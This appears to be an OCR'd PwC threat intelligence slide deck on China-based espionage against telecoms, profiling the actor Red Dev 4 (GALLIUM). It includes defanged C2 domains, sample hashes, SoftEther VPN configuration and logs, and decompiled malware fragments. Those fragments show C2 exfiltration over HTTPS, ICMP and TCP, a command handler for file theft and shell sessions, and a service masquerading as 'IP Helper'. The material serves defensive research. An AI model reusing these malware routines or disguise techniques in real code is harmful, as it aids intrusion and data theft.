
Tinker Telco Soldier Spy

China's Strategic Targeting of the Telecoms sector

pwc

Introduction



Will Bonner

Manager
PwC UK

Five years experience within Threat Intelligence, tracking both Iran and China-based threats in that time.

- APAC research desk lead
- Infrastructure tracking and network analysis
- Liverpool FC fan and Beatles nerd

@Cyb3rBilly

Ben Jackson

Senior Analyst
PwC UK

Worked at PwC since 2020, focusing on threat actors based in Russia and China.

- Focus on malware reversing and infrastructure analysis
- Primarily focused on RU / CN APTs
- Martial artist & Grappler

@jcksnsec

1

China’s Threat to the Telecoms Sector

Telcos as Targets

- Not a new topic - China-based actors targeting telecoms has been newsworthy for years
- Wide variety of CN actors targeting the sector, for a wide variety of reasons
- Significant crossover with actors targeting dissident communities
- MESSAGETAP: targeting SMSCs to collect on targets of interest
- Our scans for shared CN APT malware such as Winnti, Derusbi, ShadowPad etc, shows telecoms sector as the most pronounced victim ***by far***

China-Linked Hackers Spy on Texts With MessageTap Malware

Author: Lindsey O'Donnell

Multiple telcos compromised by Chinese state-backed hackers

China has been accused of using hackers to spy on other nations (Photo by JADE GAO / AFP)

By Aaro

Around the world in ~~80 days~~ 4.2bn packets


Egregious Efforts Eliciting Evil

China’s telco tinkering

28

Countries

AE, AF, AR, CO, HK, ID, IN, IR, JP, KG, KH, KR, KZ, LK, MM, MY, NP, PK, QA, SG, SL, TH, TR, TW, UK, UZ, VN, ZA



Telecoms Targeting: What’s the point?

- Any given target probably uses telecoms services

- This creates unique opportunities for downstream targeting
  - Telecoms metadata
  - Subscriber data
  - Access to core routing

- Exceptionally valuable to intelligence-motivated threat actors

- Downstream targeting means that:
  - Telecoms security isn’t just about protecting the corporate network…
  - It’s about ***protecting customers***

2


Red Dev 4
a.k.a GALLIUM

Red Dev 4 - Background

China-based threat actor

Aliases:


- GALLIUM



GALLIUM: Targeting global telecom

Microsoft Threat Intelligence Center (MSTIC)

This activity from GALLIUM has been identified predominantly through 2018 to mid-2019. GALLIUM is still active; however, activity levels have dropped when compared to what was previously observed.



Red Dev 4

HK, TW, CN based
Dynamic DNS domains


BlackMould
SoftEther VPN
China Chopper
Off-the-shelf tools
Poison Ivy
Gh0st RAT

Global Telecommunications
Global Government orgs

Red Dev 4 - (h)Initial Pivots


- Feb 2022 investigation - starting with `hinitial[.]com`
- Infrastructure and malware unravels…

```
t1.hinitial[.]com
v1.hinitial[.]com
v2.hinitial[.]com
v3.hinitial[.]com
v4.hinitial[.]com
v5.hinitial[.]com
asea.hinitial[.]com
```



Red Dev 4 - SoftEther

- Submitted to VT
- Contains SoftEther VPN configuration file and server logs…



v2.hinitial.com

related sample

8515ad583e5853eddbc169b29dc7cf618f90d223b99d44c8c8def9e8266f1cf0


observed named as

softetherVPN.zip




```
{
    string AccountName test
    uint AdditionalConnectionInterval 1
    uint ConnectionDisconnectSpan 0
    string DeviceName _SEHUBLINKCLI_
    bool DisableQoS false
    bool HalfConnection false
    bool HideNicInfoWindow false
    bool HideStatusWindow false
    string Hostname v2.hinitial.com
    string HubName [redacted]
```

Hostname and reference to an African telecommunications provider



```
05:43:15.576 Log messages are written with UTF-8 encoding format.
05:43:15.576 The SoftEther VPN Server has been started.
05:43:15.576 Loading the configuration file.
05:43:15.747 Monitoring the directory "c:\windows\fonts\.log". If the am
05:43:15.763 Virtual Hub "BRIDGE" has been started.
05:43:15.763 The MAC address of Virtual Hub "BRIDGE" is "00-AE-0D-0E-EA-
05:43:15.763 [HUB "BRIDGE"] Starting Cascade Connection "test": connecti
05:43:15.763 [HUB "BRIDGE"] SecureNAT has started. The SecureNAT session
05:43:15.763 [HUB "BRIDGE"] The Virtual Hub is now online.
05:43:15.763 The configuration file has been loaded.
05:43:15.763 Starting the automatically saving background task. The inte
05:43:28.576 [HUB "BRIDGE"] The Cascade Connection "test" is connected.
05:43:28.576 [HUB "BRIDGE"] The Cascade Connection "test" has been estab
05:48:01.669 [HUB "BRIDGE"] SecureNAT: The DHCP entry 1 has been created
05:48:01.669 [HUB "BRIDGE"] Session "SID-SECURENAT-1": The DHCP server o
05:48:02.919 [HUB "BRIDGE"] SecureNAT: The UDP session 1 has been create
05:48:03.388 [HUB "BRIDGE"] SecureNAT: The UDP session 3 has been create
```

Red Dev 4 - RAR file



t1.hinitial.com
connected to from sample
c55ab8fdd060fb532c599ee6647d1d7b52a013e4d8d3223b361db86c1f43e845
file type
RAR file

The rar file contains a 64-bit executable:

SHA256
de14f22c88e552b61c62ab28d27a617fb8c0737350ca7c631de5680850282761


Link to Southeast Asian telecommunications provider

Red Dev 4 - Associated malware



In rar file


- Iph1psvc
- IP He1per



```
strncpy(lpServiceName_Iph1psvc, "Iph1psvc", 0x40ui64);
strncpy(lpDisplayName_IP_He1per, "IP He1per", 0x40ui64);
strncpy(
  str_service_description,
  "Provides tunnel connectivity using IPv6 transition technologies (6to4, ISATAP, Port Proxy, and Teredo), and IP"
  "-HTTPS. If this service is stopped, the computer will not have the enhanced connectivity benefits that these t"
  "echnologies offer.",
```


Red Dev 4 - Ma1ware Variants

HTTPS Variant



```
  if ( v0 )
  {
    v21 = HttpSendRequestW(HttpOpenRequestW, 0i64, 0, v0, v24);
    j__free_base(v0);
    v13 = 0;
    v0 = 0i64;
  }
  else
  {
    v13 = 0;
  }
  mw_data_to_exif = 0;
}
else
{
  v21 = HttpSendRequestW(HttpOpenRequestW, 0i64, 0, 0i64, 0);
}
```


ICMP Variant



```
          v15 = mw_data_transform_(v14, mw_maybe_data_exif, &v29);
          if ( v15 > 0 )
          {
            v16 = v29;
            if ( mw_C2_icmp_protocol(cp, v29, v15, v9, 1024, v36, &hMem) > 0 )
              v0 = 1;
            free(v16);
            v11 = hMem;
          }
        }
      }
    }
  }
  free(v1);
  v1 = 0i64;
  v2 = 0;
  if ( v0 )
    goto LABEL_24;

  LastError = GetLastError();
  wprintf(L"Send request Fail. %d\n", LastError);
}
Sleep(0x3E8u);
if ( mw_C2_icmp_protocol(cp, 0i64, 0, v9, 1024, v36, &hMem) <= 0 )
  goto LABEL_32;
v11 = hMem;
```

TCP Variant



```
  readfds.fd_count = 0;
  v12 = socket(2, 1, 6);
  v13 = gethostbyname(name);
  if ( v13 )
    v14 = **(_DWORD **)v13->h_addr_list;
  else
    v14 = inet_addr(name);
  *(_DWORD *)&v55.sa_data[2] = v14;
  *(_DWORD *)&optval[4] = 3000;
  if ( setsockopt(v12, 0xFFFF, SO_RCVTIMEO, &optval[4], 4) == -1 )
    perror("setsockopt recieve timeout failed:");
  if ( setsockopt(v12, 0xFFFF, SO_SNDTIMEO, &optval[4], 4) == -1 )
    perror("setsockopt send timeout failed:");
  if ( connect(v12, &v55, 16) >= 0 )
  {
    v15 = v11 + 4;
    if ( send(v12, v7, v11 + 4, 0) > 0 )
      break;
  }
  closesocket(v12);
}
while ( 1 )
{
  readfds.fd_array[0] = (unsigned int)v12;
```


Creation Date

June 2021 - April 2022

`Crafted C2 string:`

`PROJECT_<payload_filename>_<comuter_name>_<hex_representation_of_IP_address>`

Red Dev 4 - Chop and Change



```
switch ( first_c2_cmd )
{
  case 'A':
    result = mw_enum_available_drivers();
    break;
  case 'B':
    result = mw_list_directory(first_c2_cmd, second_c2_cmd);
    break;
  case 'C':
    result = mw_download_file_from_system(first_c2_cmd, second_c2_cmd, 0x140000000i64, 1);
    break;
  case 'D':
    result = mw_upload_file_to_system(first_c2_cmd, second_c2_cmd, third_c2_cmd, 1);
    break;
  case 'E':
    result = mw_find_delete(first_c2_cmd, second_c2_cmd);
    break;
  case 'F':
    result = mw_download_file_from_system(first_c2_cmd, second_c2_cmd, 0x140000000i64, 0);
    break;
  case 'G':
    result = mw_upload_file_to_system(first_c2_cmd, second_c2_cmd, third_c2_cmd, 0);
    break;
  case 'H':
    result = mw_cp_folder_or_files(first_c2_cmd, second_c2_cmd, third_c2_cmd);
    break;
  case 'I':
    result = mw_move_folders_files(first_c2_cmd, second_c2_cmd, third_c2_cmd);
    break;
  case 'J':
    result = mw_create_file_system_folder(first_c2_cmd, second_c2_cmd);
    break;
  case 'K':
    result = mw_touch_file_custom_timestamp(first_c2_cmd, second_c2_cmd, third_c2_cmd);
    break;
  case 'M':
    v4 = mw_shell_session(first_c2_cmd, second_c2_cmd, third_c2_cmd);
```


Multi-functionality:

- Upload/Download/Delete files
- Enumerate local drives
- Initiate shell session

Parameters:


- z0
- z1
- z2

China Chopper?




```
__int64 __fastcall mw_C2_cmd_z0_z1_z2(char *Str, const char *a2)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  strcpy(str_end, "&");
  v2 = 0i64;
  *&str_z0[3] = 0i64;
  v53 = 0i64;
  v54 = 0;
  *&str_z1[3] = 0i64;
  v56 = 0i64;
  v57 = 0;
  *&str_z2[3] = 0i64;
  v59 = 0i64;
  v60 = 0;
  strcpy(str_eq, "=");
  strcpy(str_z0, "z0");
  strcpy(str_z1, "z1");
  strcpy(str_z2, "z2");
  v4 = strstr(Str, a2);
  v5 = v4;
  if ( !v4 || Str != v4 && str_end[0] != *(v4 - 1) )
    return 0i64;
  v7 = strstr(v4, str_end);
  v8 = strstr(v5, str_eq);
  if ( !v8 )
    return 0i64;
  v9 = -1i64;
  v10 = -1i64;
  do
```



Decoded traffic:

